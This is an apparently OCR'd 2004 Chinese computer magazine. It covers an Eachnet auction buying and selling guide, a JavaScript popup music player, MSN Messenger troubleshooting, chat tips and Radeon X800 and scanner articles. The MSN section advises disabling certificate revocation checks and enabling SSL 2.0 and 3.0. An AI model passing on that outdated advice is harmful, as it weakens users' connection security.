与一些知名网站合作:合作方式包括"交换链接"、"热点内容转载"(该方法也可以让搜索引擎使用者更可能找到你的网站)等。

如果常在网上漂,那就不要忘记在你身上贴一些广告片了,QQ、MSN Messenger的昵称就是一个不错的展示台,最好把广告词写得好一点哟!发垃圾邮件、发垃圾信息来推广虽然也能起到一定的效果,但更多的是让人心烦,说不定弄巧成拙,因此不推荐大家使用。

相关链接

百度竞价排名帮助:http://www.baidu.com/products/01_2.html

百度免费网站登录:http://www.baidu.com/search/url_submit.html

Google免费网站登录:http://www.google.com/intl/zh-CN/add_url.html http://www.google.com/addurl.html

很多搜索引擎推广资料:http://www.gccgle.com/2004-02/20040206233000.html　CF [WL04]

①家里的二手东西还真不少，如果放着，必然是一天天贬值，在哪里可以很方便地卖出去呢？
②我有渠道批发到便宜、质量可靠的数码产品，靠这个赚点钱多好，可是开个店房租太高，自己建个网站还要去花心思推广，如何靠这个渠道方便地赚一笔呢？
③易趣的商品真多，我都看花眼了，如何买到物美价廉的商品呢？

我在易趣做买卖

■浙江　郭斌　山东　陈俊杰

易趣网可以说是中国目前最大的网络交易平台，这里商品品种繁多、物美价廉，几乎每个人都可以找到自己需要的物品；同时，高浏览量、低廉的销售成本也给卖家带来了利润空间。无论是买还是卖，所有人都能在这里找到交易的乐趣。

芝麻开门

做买卖前的准备

1.注册为易趣用户

(1)如何注册：在http://www.eachnet.com点击[免费注册]按钮，按照注册向导输入用户名、密码、E-mail、姓名、居住城市等信息，易趣会发送一封确认邮件到你填写的邮箱中。打开这封确认邮件，点击“确认你的邮箱”或在浏览器中打开注册链接，即可完成注册。

(2)由于易趣是个交易的地方，所以密码一定要用别人不易猜出来的字符。

(3)E-mail地址必须正确填写，它既是你注册成功的保证，又是交易方与你联系的渠道。

(4)由于网络或邮箱的原因，如果收不到确认邮件，则可以用刚刚注册的用户名和密码登录易趣，在提示页面中点击“重发确认信”按钮(重新发送确认邮件)或“另换一个邮箱”按钮(换一个更稳定的邮箱来完成注册)。

2.认识易趣的几种价格

“现价”是该商品当前的价格；“一口价”是指卖家设定的商品可即刻出售的价格，只要买家出此价格就能马上成功买下；“起始价”是指商品开始在线出售的价格。

3.识别卖家的信用级别

信用级别表示用户在易趣交易时信用的高低，以“★”表示，“★”越多，代表诚信交易越多，交易对象作出的好评越多。“ ”表示该用户已经成功通过身份证或信用卡认证，相对来说，这样的用户更值得信赖，推荐大家与拥有该标志和信用级别高的用户交易。

先来买一把

1.搜索商品

易趣上有成千上万种商品，如何在这众多的商品里准确、快速地找到你所需要的东西呢？易趣网提供了全面、详尽的商品分类目录，你按类别点击就能找到需要的商品，当然这种方法比较麻烦，建议使用“搜索”功能：依次点击“买东西→搜索”，可以进行普通搜索、高级搜索、按卖家查找、按商品号查找以及按店铺搜索(见图1)。建议初级用户使用普通搜索和高级搜索这两种搜索方法，如果找不到想要的东西，可以换个关键词或减少关键词，多试几次。



图1

小提示

- ★普通搜索和高级搜索都是按你输入的关键词在商品名称或商品描述中搜索。
- ★按卖家查找需要你在搜索框中输入想要查找的卖家用户名，能找到该卖家所有在售商品。
- ★按商品号查找需要提前知道商品的商品号，所谓商品号就是打开商品页面后显示在IE地址栏里的一串8位数字。
- ★如果你知道信誉好的店铺名称，也可以用搜索店铺的方法来搜索商品。

2.出价

找到需要的商品后，你就可以出价来购买了，不过在出价之前要慎重，因为毕竟直接与“银子”挂钩啊！

⑴出价前的准备

详细了解商品的基本情况：如商品的详情、卖家能接受的交易条件、可购数量、所在地、交易情况等，这些信息可以在商品详情页面中找到(见图2)。根据这些信息，可判断该商品是否符合你的要求，然后再决定是否出价。如果有不明白的地方，可以点击“向卖家提问”给卖家留言，让他来亲自解答你的问题。



图2

查看卖家信息：这点尤为重要，在页面右侧可以看到该卖家的信用度、好评率以及注册时间等信息。另外，建议点击“查看信用详情”链接查看曾经与他交易过的网友对该用户的信用评价，毕竟“群众的眼睛是雪亮的”！

⑵出价

经过了一番“勘查”，确认没有什么问题后，就可以出价了。先填入需要的商品数量，然后在“每件出价(元)：”输入框中填入你能接受的最高价格(见图3)，注意不要低于现价，最后点击“出价”按钮，在弹出的页面中确定你的交易方式、联系方式以及商品的价格与数量。




图3

小提示

为什么要填写一个你能接受的最高价格呢？因为系统具有自动代理出价功能，填写了你能接受的最高价格之后，当其他买家的出价超过你时，系统会自动在你设定的最高价格范围内代你出价超过，以保持领先位置，直至有人出价超过你所设定的最高价格，从而免除反复输入价格与别人竞争的操作，而且还能保证对商品的出价控制在你的心理价位范围之内。

如果想尽早购得该商品，可以选择一口价当场购买，只要填入需要的商品数量，然后点击"一口价购买"按钮即可。不过，只有注明了"一口价"的商品，才能采用这种方式购买。

3.成交

如果你竞买商品出价成功，易趣网就会发送一封成交信到你的注册邮箱里，信中有卖家的联系方式，你可以马上联系对方，来共同商定付款以及发货方式。至此，在易趣的第一次购物就成功完成了。

过一把老板瘾

芝麻开门

1.卖家的四种认证方式

信用卡认证需要提供信用卡名称、卡号、有效期限等资料，验证时间约为5天，目前仅支持"中国银行长城卡"和"中国建设银行龙卡"两种卡；身份证认证需要提供身份证号码和你的真实姓名，易趣将交由国家有关部门进行核对认证，一般需要2至10天；手机认证是最快、最简单的认证方式，只要输入手机号码收到短信验证码就可以认证成功；地址认证是用户提供真实姓名、联系电话、邮寄地址等信息，易趣会给你邮寄一份内含认证码的信件，根据信件的提示就可以完成认证。

2.卖家的三种销售方式

竞标方式：买家通过竞标来获取商品。纯一口价方式：只要有买家的出价达到卖家预设的价格，即可成功购得该商品。信息发布方式：以信息发布形式登录商品，主要针对房产这个特殊分类。

1.通过卖家认证

注册账号后登录，点击"卖东西"，就会出现卖家认证的页面，网站提供了信用卡认证、身份证认证、手机认证和地址认证4种认证方式。根据自己的实际情况，任选一种认证方式，然后点击"下一步"按钮进入并填写认证信息。由于此信息需要经过严格的验证，所以一定要正确填写，否则将无法通过认证。如果你填写的信息通过了认证，易趣就会反馈给你认证成功的信息，你就可以卖东西了。

2.卖东西

Step 1 选择出售方式

点击"卖东西"，将会进入"选择出售方式"页面（见图4），网站提供了竞标、纯一口价和信息发布三种出售方式。建议使用竞标方式来出售商品。




图4

Step 2 选择商品分类

按照由高到低的分类级别，在点选框中依次选择好商品的分类，完成后点击"继续"按钮。

小提示

由于买家在购买商品时，会根据商品分类来寻找商品，所以选择正确的商品分类对于交易成功有着重要的作用。


Step 3 填写商品名称和描述

首先给商品起一个能够吸引人的名称，一个好的名字令你的商品更具人气，建议在名字中突出商品的价格优势、品牌以及特点，并且最好包括关键字，这样能让买家方便地搜索到你的商品。另外，商品名称的长度要控制在46个字符之内。"商品属性"栏可以选填，包括商品相应的品牌、材质、功能等属性，方便买家根据商品属性查找商品。

"商品说明"一定要详细填写，越清楚越好，因为这是买家获得商品信息的最重要途径，详细填写能大大提高商品的成交率。商品说明可包括商品的类别、品牌、出让原因、新旧程度、质量保证等。不过，不要加入电话、E-mail等可以直接联系的方式，或同时描述其他商品的信息，因为这些都涉嫌避开易趣服务费用，违反易趣商品登录规则。填写完毕后，点击"继续"按钮。

Step 4 填写商品价格及商品详情

给商品定个价格（见图5），并设置好商品数量、商品在线时间以及竞标开始时间。"起始价"指商品起拍价格，最低可设为1元人民币，建议设置为接近你所能接受的心理价位，这样可以提高成交率。"底价"指卖家设置的一个不公开的心理价位，它可以保证卖家出售的商品不低于心理价位，使商品有机会卖更好的价钱，不过这样一


图5

来，会导致虽然竞拍气氛热烈，但最后却不能成交的尴尬，所以不推荐设置底价。一般来说，“一口价”一定要大于起始价，并且要大于或等于底价，不过不能设置得太高，否则会影响成交率。

接下来要正确填写商品的所在地，然后设定买家限制。在买家限制栏中可以设定买家的信用级别、所在城市等，这样只有符合设定条件的用户才能购买你的产品。

小提示

● 对买家信用度级别进行限制后，肯定会导致买家减少，但是来购买的都是信用级别高的买家，无疑，这种方法能提高商品的成交率。

● 为了商品能更加引人注目，你可以在“粗体显示”前打勾，这样商品名称在商品列表中就会以粗体显示。不过，这项服务需要收取费用，每条商品信息粗体显示费为2元。确认输入的商品信息没有错误后，点击“继续”按钮。

Step 5 确认付费

俗话说：天下没有免费的午餐，使用人家提供的服务，当然要付给人家钱，不过易趣的服务费用还是比较合理的。在这个页面列出了你所要交纳的所有费用，如商品登录费、底价设置费、交易服务费等（见图6）。如果你对这些费用是如何产生的有疑问，可以查看页面右侧的帮助链接。如果没有问题了，就点击“提交商品”按钮，不一会儿，系统就会提示你的商品已经登录成功了。



登录费：		
商品登录费	登录费费率计算	2.00元
底价设置费	底价设置费费率计算	0.00元
总计		2.00元

交易服务费：

商品网上成交时，系统将按成交金额的0.25%到2%收取交易服务费。

图6

小提示

● 商品在网上成交后，系统将按成交金额的0.25%到2%收取交易服务费，网上未成交则不会收取此费用，如果网上成交而网下未实际成交，可以申请退回费用。

Step 6 成交

商品在线交易时间结束后，如果有买家成功购买，易趣会给你发送一封成交信，告诉你商品的竞标情况，以及买家的详细联系方法，接下来你就可以联系买家，进行网下实际交易了。等商品成功交易后，这次交易也就画上了圆满的句号。

小提示

● 商品在网上成交后，如果因为买家违约造成网下实际没有达成交易，你可以警告对方，并可以申请退回交易服务费。如果在交易中受到欺骗，使你在交易中受到实际经济损失，你可以投诉买家并申请交易安全基金。

迷你网络播放器DIY

■河北 申志生



如果网页上有某音乐（如MP3）的链接，在IE中点击后会在左边开辟“媒体”一栏播放，挤占了不少IE浏览的空间。为了让网友在线欣赏音乐，同时不占用IE页面，可以考虑DIY一个MINI网络播放器。

实现效果：在自己的主页上发布一些音乐资源，网友点击后，会在一个弹出窗口中调用Windows Media Player播放（见上图），该窗口支持最小化与拖动，不会影响网友浏览网页。

1.在<head>与</head>间加入op(dir,name)函数

```
<script>
function op(dir,name)
{
var win=window.open("","","width=268 height=150");
win.document.write('<body topmargin="0" leftmargin="0" rightmargin="0" bottommargin="0"><title>'+name+'</title><embed name=player src="'+dir+'" type=audio/x-pn-realaudio-plugin width="268" height="100" border="0" autostart="true"></embed><center>CopyRight:szs<br><a href="mailto:sanqieryi@eyou.com">sanqieryi@eyou.com</a></center></body>');
}
</script>
```

2.在<body>与</body>间调用op(dir,name)函数

```
<a href="javascript:op('http://你知道的网上音乐地址','播放器标题')">歌曲名称</a>
```

如：

```
<a href="javascript:op('http://www.as168.com/yydj/tebiedeai.mp3','特别的爱给特别的你')">特别的爱给特别的你</a>
```

CF [WL06]

小资料 卖家商品促销技巧

商品登录后，你这个“老板”还不合格，因为商品还没卖出去，要想把商品尽快卖出去，需要掌握一定的促销技巧。

⑴上传商品照片

照片是最直观的，无论你的商品说明写得多好，都不如一张清晰的商品照片来得直观，所以如果有的话一定把商品图片传上去。方法很简单，只需进入“我的易趣→出售中的商品”，然后点选商品前的“”图标，打开图片上传页面，按照提示操作即可。

⑵购买橱窗展示

在图片上传页面中，将“购买橱窗展示”中的“购买”选中，在商品列表和搜索结果中就会显示商品的缩略图，从而能吸引买家的注意力，提高商品成交机会。

⑶购买推荐位

推荐位指商品在线出售期间，该商品内容在页面醒目位置以文字、图片形式显示的一种推荐方式。易趣为你设计了不同页面的推荐位，所有推荐位都会被显示在该页面显著位置。方法是：进入“我的易趣→出售中的商品”页面，在商品列表的最末尾，点击“推荐位”栏中的“购买”即可进入推荐位购买页面，按照系统提示说明即可完成。

⑷完善送货、保修措施

绝大多数买家都会非常关注商品的货款支付、保修协议、送货方式等信息，所以这些需要仔细填写。在“我的易趣→出售中的商品”页面中，点击商品前的“”图标即可对支付方式、送货方式、运费支付者、是否有发票保险单等项进行填写。

CF [WL05]

当 MSN Messenger 罢工时……

■北京　忍

MSN Messenger(以下简称MSN)已经是很多人经常使用的即时通迅工具了，但由于各种原因，MSN经常闹罢工，出现如“0x81000370错误”之类的登录错误提示，而且有时候这种错误会发生在刚刚重装完系统,其他网络工具都没有问题的情况下。这种问题可以用下面的方法解决。

1.检查你的账号及密码是否正确。

2.双击系统托盘图标，检查系统时钟是否正确。

3.进入IE，点击菜单中的“工具→Internet选项”，进行如下操作：

(1)清除IE缓存及Cookies:在“常规”标签下点击“删除Cookies”及“删除文件”按钮。

(2)禁用浏览器的“自动检测”设置:点击“连接”标签，单击“局域网设置”按钮后，取消“自动检测设置”的勾选。

(3)检查IE安全设置:点击“高级”标签，取消“检查服务器证书吊销”的勾选，同时勾选“使用 SSL 2.0”及“使用 SSL 3.0”，点击“确定”按钮。

4.点击“开始→运行”，输入“regsvr32 softpub.dll”，点击“确定”。

> 小提示
>
> ● Windows 2003用户可以先试一下第4条,一般就可以登录了。

5.检查代理服务器设置是否正确:点击MSN菜单中的“工具→选项”，点击“连接”标签加以检查即可(见下图)。



代理设置错误就会出现这样的提示

6.检查网络防火墙及其他的应用程序，你可以关闭这些程序重新登录MSN。

7.检查局域网内的路由器等网络设备，有时可能要调整设置、更新驱动或更新硬件。

8.有时微软会对MSN服务器进行维护,可以稍后再登录。

9.如果是Passport未被识别,可登录http://www.passport.com，确认在该处可被识别。如果不可识别，可到http://memberservicesnet.passport.com/memberservice.srf，选择“我忘记了密码”。

小编有话说:MSN对网络的要求比QQ严格得多，很多时候能登录QQ但不能登录MSN可能是由网络原因造成的，你也可以从这方面入手解决。

CF [WL07]

技巧E卡通 Skill Tips

MSN Messenger好友随心搜

MSN Messenger 6.2(以下简称MSN)在搜索好友的功能上做了很大的改善，可以指定国家、省份、县市、性别、年龄等约束条件来搜索好友。

单击MSN主窗口中的“联系人→搜索联系人→高级搜索”菜单，可打开http://members.msn.com/find.msnw设定搜索条件，在茫茫人海中搜索你想要找的人。

能这样搜索到联系人，是因为他们在MSN会员社区登记过，如果你想让别人能这样方便地搜索到你，可以单击MSN主窗口中的“工具→选项”，选择“个人信息”标签，单击“编辑档案文件”按钮打开相应的个人信息编辑页面，根据页面文字提示输入正确的个人信息。

(angeljuliet)

突破一次只能发送5个自定义图标的限制

在MSN Messenger中尽管可以使用自定义图标，但默认只能最多在一条消息中发送5个，超过5个不仅图标不能发送，而且连这条消息也不能发送。有办法突破吗？很简单，只需要聊天双方都安装最新的MSN Shell 3.1(下载地址为http://sq.onlinedown.net/down/messengershell3.1.exe)即可。

(萧风)

让聊天窗口永远最前

和好友聊天时，如果希望随时看到某好友发来的消息，最好的办法就是不要让其他窗口挡住你和好友的聊天窗口，怎么设置呢？

在QQ2004中，点击“窗口”按钮，选择“本窗口总在最前”即可。

在MSN Messenger中，则要在聊天窗口中打开“工具”菜单，然后勾选“总在最前面”。

在新版网易泡泡中，则要打开“查看”菜单，再选择“总在最前面”。

小提示

进行以上设置后，可以保证打开的其他窗口不遮挡这些聊天窗口，但是如果你按Win+D或点击快捷启动栏的“显示桌面”，则窗口会缩小到任务栏而不是在前端显示。

(冯小民)

清除搜索引擎历史记录

以前搜索过的一些关键词在下一次搜索时会自动以下拉列表的形式显示出来，如果不希望这样的现象存在，该如何操作呢？可以直接在IE浏览器中进行设置以清除历史记录：单击“工具→Internet选项”菜单，选择“内容”选项卡，然后单击“自动完成”按钮，在打开的窗口中选择“表单”选项，然后单击“清除表单”按钮，按“确定”退出即可。

(dream)

在聊天时快速发送网页图片

在聊天过程中向对方发送图片的方法相信大家都很熟悉了，如果要把网页上的图片发送给对方，一般是先点击右键将它保存下来，然后再用传统方法发送，可如果网站屏蔽了鼠标右键怎么办？其实有个快速的方法可以让你轻而易举地将网页图片发送给对方：在浏览器窗口中将图片拖动到聊天软件的对话窗口中就可以了。

(萧风)

将好友的自定义表情据为己有

QQ好友、QQ群里的朋友时常会发一些可爱的动画自定义表情，要据为己有很简单，在表情上右击，选择“添加到自定义表情”，点击“确定”即可。腾讯开辟的表情上传站点http://im.qq.com/cgi-bin/face/face每天都有新表情，大家可以多去逛逛。

定时给局域网内的朋友发消息


经常需要在某时刻通知某同事一些事情，如果忘记了，可能会很麻烦。其实，只要想点法子，就算你忘记了也没关系，让电脑自动帮你来完成。在Windows 2000/XP/2003中，如果需要在上午十二点通知某个同事去开会，早晨上班时就可以先做好准备工作：单击“开始→运行”，输入“CMD”回车，然后输入“at 12:00 net send dream 马上要开会，请做好准备”(dream是某计算机名)，这样在12点时，同事的电脑将会自动收到一条提示消息，这下就不怕忘记了吧！

(angeljuliet)

小提示

为了用“net send”发送消息，需要先开启messenger服务，开启方法为：单击“开始→运行”，输入“net start messenger”。

CF [WL08]



魔兽出击
—— ATi Radeon X800系列显示芯片



■福建 斯佳丽

最近，nVIDIA和ATi都在接二连三地推出新产品。4月份，nVIDIA推出GeForce 6800系列显示芯片，紧接着ATi又在5月初推出新一代的ATi Radeon X800系列显示芯片。比较戏剧性的是，nVIDIA和ATi都更新了产品的命名规则。nVIDIA和ATi均宣称自己的新产品具有划时代意义。上期我们已向大家介绍过nVIDIA的GeForce 6800系列显示芯片，这期我们当然不能错过ATi的Radeon X800系列显示芯片。

一、ATi Radeon X800众览

ATi Radeon X800系列显示芯片(见图1)就是传说中的“R420”。以ATi Radeon X800作为视觉动力的发烧级玩家，将可享受更胜从前的视觉效果，以及更高性能的游戏体验。此高画质游戏体验让玩家在计算机上也能享有如同观赏高画质电视上体育活动的同等乐趣。Radeon X800是以Radeon 9700与Radeon 9800两款相当成功的产品为基础研发的。ATi Radeon X800显示芯片是采用台积电(TSMC)的Low-K 0.13微米制造工艺生产。



图1

1.一分为三

目前，ATi Radeon X800主要分为三个版本，分别为:Radeon X800 SE、Radeon X800 Pro和Radeon X800 XT(见表1)。

表1 ATi Radeon X800系列显示芯片技术参数一览表

	Radeon X800 SE	Radeon X800 Pro	Radeon X800 XT
核心代号	ATi R420		
晶体管数量	1.8亿		
制造工艺	0.13微米		
DirectX版本	DirectX 9.0 Shader 2.0		
像素管线	8	12	16
核心频率	450 MHz	475 MHz	500 MHz
显存频率	400 MHz	475 MHz	500 MHz
显存位宽	128位	256位	
显存规格	128MB DDR	256MB GDDR3	
接口	AGP 8X		
售价(美元)	299	399	499




图2

从Radeon X800 XT显卡的实物图中(见图2)，我们可以看到Radeon X800 XT的版型要比Radeon 9800 XT的版型大一些，也是仅仅采用一个外接电源接口，在显卡的正面，要比9800XT少若干个电容器。奇怪的是，Radeon X800 XT的GDDR3显存并没有被散热器覆盖，并且，R420XT散热器上的贴纸已经变为一个面目狰狞的“牛头怪”。

2.创新的压缩技术3Dc

ATi Radeon X800含有能够立即增强玩家经验的创新功能，并有助于游戏研发人员发展出适合未来的游戏 。

举例来说，ATi的全新压缩技术3Dc，能够轻易地让游戏研发人员利用高画质的“面垂直贴图”制造出视觉效果更好的游戏来。“面垂直贴图”可提供高度精细的字符及布景，而不致造成一般与高面数技术模型相关的性能冲突。对于玩家来说，这意味着他们的游戏可在不造成效能冲突的情形下，还能拥有比从前更佳的视觉效果，这对于高画质的游戏而言是极为重要的。开始在游戏中进行“面垂直贴图”的工作时，便能很快发现目前所面临的最大瓶颈，就是非压缩“面垂直贴图”结构所占用的内存容量。截止目前，我们所能做的便是只采用若干种类的低品质压缩技术，或是将“面垂直贴图”组件的数量及规模予以缩减。通过3Dc，可以提供近乎完美效果的高品质压缩解决方案，节省了4:1的贴图内存。如此一来，就能在对象中植入更为细节的部分，进而增加游戏当中“面垂直贴图”组件的数量，且不致破坏整个结构排列。

3.Radeon X800的性能超越GeForce 6800？！

这段时间，大家都对Radeon X800与GeForce 6800之间谁劣谁优的问题议论纷纷。现在我们不妨来分析一下。

在显示核心工作频率和显存工作频率上，Radeon X800XT和GeForce 6800 Ultra有些差别。Radeon X800XT的显示核心工作频率和显存工作频率均为500MHz，而GeForce 6800 Ultra的显示核心工作频率为400MHz，显存工作频率为550MHz。

Radeon X800XT和GeForce 6800 Ultra还有一个重要的差别在于晶体管数量，Radeon X800 XT为1.8亿个晶体管(0.13微米制造工艺)，而GeForce 6800 Ultra为2.22亿晶体管(0.13微米制造工艺)。ATi也坦承，以目前的0.13微米制造工艺，Radeon X800 XT没有足够的晶体管来支持到DirectX 9.0 + Pixel Shader 2.0(GeForce 6800 Ultra可以支持DirectX 9.0 + Pixel Shader 3.0)，ATi将在2005年采用0.09微米制造工艺对+ Pixel Shader 3.0加以支持。

从规格上看，同样具备16条渲染管线的Radeon X800 XT才应该是GeForce 6800 Ultra的真正对手，想知道究竟Ati和nVIDIA这对冤家谁能抢得最新的王者冠冕，我们仍需等待。

二、ATi后续产品蓝图浮出水面

根据最新的消息，我们得知ATi最新的发展蓝图。ATi将在6月份推出一系列PCI Express显示芯片，进军主流显卡市场，以配合Intel在6月份发布PCI Express芯片组。

其中，ATi将在6月份推出Radeon X600、Radeon X600 Pro显示芯片(核心为RV380)，基于Radeon 9600架构。另外，ATi亦会在6月份推出基于Radeon 9200架构的Radeon X300和Radeon X300SE显示芯片(核心为RV370)，也支持PCI Express。

ATi将在今年下半年推出基于R420架构的R423 Pro和R423 XT显示芯片，两者都支持PCI Express。R423 Pro和R423 XT也就是Radeon X800 Pro、Radeon X800 XT的PCI Express版，产品名称会以Radeon X88x的形式出现。

按照ATi计划，它会在今年年底推出R480显示芯片，支持PCI Express，属于Radeon X800家族，不过将以Radeon X8xx的名称出现。

R300发布之后，ATi就在筹划R400显示芯片，但是最终改变计划，跳过R400显示芯片，推出R300加强版——R420显示芯片。随后微软宣布ATi为xbox2开发显示芯片，这种xbox2显示芯片基于ATi Marlborough团队的R500显示芯片。如今，ATi芯片蓝图又有更动，原来正在开发R500的Marlborough团队的确正在从事xbox2开发，但是R500已经由开发R300和R420的团队接手开发，也就是说，xbox2很可能不会采用R500显示芯片，R500转向桌面市场，第一款推出的R500桌面显示芯片，将采用TSMC 0.09微米制造工艺，支持Shader3.0。 CF [YJ01]



Intel已经取消了原定于2005年推出的Tejas、Jayhawk和Tulsa处理器，而是会在明年推出双核心的处理器产品。其中，面向桌面市场的双核心处理器可以和目前的i915、i925以及Lakeport芯片组兼容，不过目前还无法确认是否会采用Socket T插座。

小怪短评:目前Intel还没有透露双核心处理器的预期性能，相信Intel此次修改CPU蓝图是为了迎合市场的需求。

AMD在近日推出了新款的64位移动版Athlon 64处理器，分别是Mobile Athlon 64 2800+、3000+和3200+。这三款处理器的实际工作频率为1.6GHz、1.8GHz和2.0GHz，并集成了1MB的二级缓存(全速)以及单通道DDR内存控制器。

小怪短评:相对于上一款产品(Mobile Athlon 64 2700+，实际工作频率为1.6GHz)，尽管新产品的工作频率提高不大，但是二级缓存容量却增大了一倍，所以性能会有明显的提升。

nVIDIA在nForce2芯片组上再推新款芯片组，命名为nForce2 Ultra 400Gb，搭配MCPS/1000南桥芯片。nForce2 Ultra 400Gb将支持双通道DDR400、SATA RAID、IEEE1394a、8个USB2.0接口、千兆以太网，并内建与nForce3 250Gb相同的硬件防火墙功能以及SoundStorm音效功能。与此同时，nVIDIA还推出nForce2 Ultra 400R芯片组，支持单通道DDR400内存，搭配MCPS南桥芯片，除了不支持千兆以太网之外，MCPS其他功能和MCPS/1000相同。

小怪短评:从功能上看，这两款芯片组主要针对服务器和工作站市场，希望这两款芯片组不要再重蹈之前nForce2芯片组兼容性不佳的覆辙。

nVIDIA在推出GeForce 6800和GeForce 6800 Ultra之后，还计划推出GeForce 6800 Pro版。GeForce 6800的核心频率为350MHz，采用700MHz工作频率的DDR显存，渲染管线12条;GeForce 6800 Ultra的核心频率为400MHz，采用1.1GHz工作频率的DDR3显存，渲染管线16条;GeForce 6800 Pro的核心频率为350MHz，采用1GHz工作频率的DDR3显存，渲染管线12条。

小怪短评:可以看出，GeForce 6800 Pro的性能位于标准版和Ultra版之间，价格要比Ultra版便宜不少。大家可以密切关注此款产品。 CF [YJ02]



带宽

带宽是指在单位时间内所传输的资料量，通常被视为判定传输资料的重要指针。换句话说，带宽越大，单位时间的数据，传输量越大，而带宽越小，数据传输量则越小。这就好比两个不同口径的水管，口径越大的水管在单位时间内传输量越大，反之越小。在计算机设备中，大部分的带宽以bps (bits per second) 来表示，即每秒可传输的bit数。

CF [YJ03]



横扫千军
——扫描仪一点通



■福建 斯佳丽 上海 妮子

扫描仪是一种将静态图像转为数字图像的设备，使用方式有点类似复印机，不同的是扫描仪将捕捉到的文件或图像，经过数字化的过程，使其能储存于计算机中。本篇文章中，主要向大家介绍扫描仪的基本技术与规格，并介绍如何扫描出较佳的图像稿件，给你提供使用扫描仪的应用方案。

晋级第 1 关:扫描仪是怎样工作的

扫描仪之所以能将图像扫描出来，简单地说就是利用不同颜色对光的反射能力，然后再经由感光组件吸收反射光之后，转换成计算机所能判别的0与1数字资料，通过扫描软件的运算组合之后，转换成用户所见的图像文件。如果要再详细地说明，我们可以将以上的过程分解为以下三个步骤(见图1)。




图1 扫描仪的工作原理图

小技巧

巧妙识别CCD和CIS扫描仪

大家都知道，扫描仪的成像组件主要有CCD和CIS两种。CCD扫描仪是目前的主流，CIS扫描仪主要应用于一些低端扫描仪。如何区分这两种组件呢？虽然很难从外观上来区分，不过笔者有一个小小的技巧。找一个立体实物，然后放在扫描仪的玻璃上进行扫描，如果扫描出来也有立体感的话，说明成像组件采用CCD，反之则是CIS成像组件。这是因为CCD成像组件的色彩密度高，景深可达3mm，可以扫描立体实物；CIS成像组件受到技术限制，其光谱范围窄，色彩密度低，景深只有0.3mm，不能扫描实物，而且要求被扫描的纸面必须平整。

第一步：光源照射

如果你仔细观察的话，应该会发现当扫描仪在扫描工作时，会有一道强烈的白色光芒快速地由上而下或由下而上扫过，事实上这是因为我们在下达扫描指令之后，扫描仪内的驱动皮带带动了内部的强力日光灯管，将光束一一照射到用户欲扫描的照片上。

第二步：反射光线

当这些照片被强光照射之后，由于图像上深色的区域会吸收大部分的光源，因此反射的光线较少，而浅色区域则会将大部分的光源反射出去，因此反射的光线较多；这个原理有点类似我们冬天要穿深色衣服，而夏天要穿白色衣服的道理，因为深色能够将光线吸收进来，形成保暖的作用，而白色则会尽量将光线反射出去，保持身体的凉爽。

第三步：吸收光线

当然以上所说的反射光线部分，只是一种较为笼统的说法，事实上每一种颜色所反射出来的光线强弱都不同，这些不同强弱的光线反射出来之后，会被扫描仪里的一块反射镜折射到感光组件的镜头，镜头内的构造类似一块一块的蜂巢状组织，而这些蜂巢状组织就像是人眼睛的感光细胞，当感光组件将不同强弱的光束转换为强弱不一的电流后，扫描仪会将这些电流送到模拟／数字转换器，将电流的模拟信号转为计算机看得懂的数字信号，再通过扫描软件的运算组合，就转换成用户所见到的图像文件了。

小知识

TWAIN

TWAIN(Technology Without An Interesting Name)是一个软件工业的标准，主要功能是做软件与硬件之间的沟通桥梁，让软件应用程序和硬件扫描设备之间能够直接传输资料，假使用户周边系统的驱动程序有支持TWAIN的功能，则像Photoshop、PhotoImpact等与TWAIN兼容的图像处理程序，即可直接抓取资料，而不需要担心软、硬件之间的沟通问题。

晋级第 2 关:细数扫描仪的类型

现在只要说到扫描仪，一般人就会想到平台式扫描仪。事实上，扫描仪种类还有不少。在形式上，也会根据不同使用领域而发展出对应的机型。一般来说，主要有以下几种。

1.掌上型扫描仪(Handy Scanner)

早期的扫描仪，国内一般称为手持式扫描仪，它通过在扫描文件上等速度移动扫描仪进行工作。其特点为体积小易于携带，不过，缺点是扫描范围比较小，由于手移动的速度不稳定，使一般的扫描结果比较糟糕。

2.馈纸式扫描仪(Sheetfed Scanner)

这种扫描仪以固定光源配合自动进纸装置扫描文件，类似一般办公室常见的传真机。其优点为，自动进纸、一次多张

输入;缺点则是容易夹纸，而且这种扫描仪(通过将纸卷入的方式扫描)类似于目前打印机都必须将纸张一一卷入再打印出的方式，所以只适用于扫描单张文件。

3.平台式扫描仪(Flatbed Scanner)

平台式扫描仪可扫描各种各样的原稿，只要能放在平台式扫描仪玻璃上的对象都可以扫描。目前它几乎独霸扫描仪市场，由于高速、稳定的图像品质，加上令人不得不掏出腰包的低廉价格，现在成为最成功的图像输入配备之一。

4.底片扫描仪(Film Scanner)

